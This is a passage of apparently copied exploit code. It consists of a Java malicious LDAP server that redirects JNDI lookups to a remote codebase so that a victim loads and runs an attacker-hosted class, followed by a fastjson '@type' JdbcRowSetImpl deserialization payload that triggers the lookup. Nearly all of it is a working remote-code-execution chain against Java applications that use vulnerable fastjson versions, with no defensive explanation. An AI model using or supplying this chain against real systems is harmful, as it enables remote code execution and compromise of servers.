javax.net.SocketFactory; import javax.net.ssl.SSLSocketFactory; import java.net.InetAddress; import java.net.MalformedURLException; import java.net.URL; public class jndi_ldap { private static final String LDAP_BASE = "dc=example,dc=com"; public static void main ( String[] tmp_args ) { String[] args=new String[]{"http://127.0.0.1:8085/#zGZLUXzF"}; int port = 9999; try { InMemoryDirectoryServerConfig config = new InMemoryDirectoryServerConfig(LDAP_BASE); config.setListenerConfigs(new InMemoryListenerConfig( "listen", //$NON-NLS-1$ InetAddress.getByName("0.0.0.0"), //$NON-NLS-1$ port, ServerSocketFactory.getDefault(), SocketFactory.getDefault(), (SSLSocketFactory) SSLSocketFactory.getDefault())); config.addInMemoryOperationInterceptor(new OperationInterceptor(new URL(args[ 0 ]))); InMemoryDirectoryServer ds = new InMemoryDirectoryServer(config); System.out.println("Listening on 0.0.0.0:" + port); //$NON-NLS-1$ ds.startListening(); } catch ( Exception e ) { e.printStackTrace(); } } private static class OperationInterceptor extends InMemoryOperationInterceptor { private URL codebase; public OperationInterceptor ( URL cb ) { this.codebase = cb; } @Override public void processSearchResult ( InMemoryInterceptedSearchResult result ) { String base = result.getRequest().getBaseDN(); Entry e = new Entry(base); try { sendResult(result, base, e); } catch ( Exception e1 ) { e1.printStackTrace(); } } protected void sendResult ( InMemoryInterceptedSearchResult result, String base, Entry e ) throws LDAPException, MalformedURLException { URL turl = new URL(this.codebase, this.codebase.getRef().replace('.', '/').concat(".class")); System.out.println("Send LDAP reference result for " + base + " redirecting to " + turl); e.addAttribute("javaClassName", "foo"); String cbstring = this.codebase.toString(); int refPos = cbstring.indexOf('#'); if ( refPos > 0 ) { cbstring = cbstring.substring(0, refPos); } e.addAttribute("javaCodeBase", cbstring); e.addAttribute("objectClass", "javaNamingReference"); //$NON-NLS-1$ e.addAttribute("javaFactory", this.codebase.getRef()); result.sendSearchEntry(e); result.setResult(new LDAPResult(0, ResultCode.SUCCESS)); } } }
fastjson
1
2
3
4
5
6
7
8
public static void main(String[] args) throws IOException { String payload = "{" + "\"@type\":\"com.sun.rowset.JdbcRowSetImpl\"," + "\"dataSourceName\":\"ldap://127.0.0.1:9999/zGZLUXzF\", " + "\"autoCommit\":1" + "}"; JSON.parse(payload); }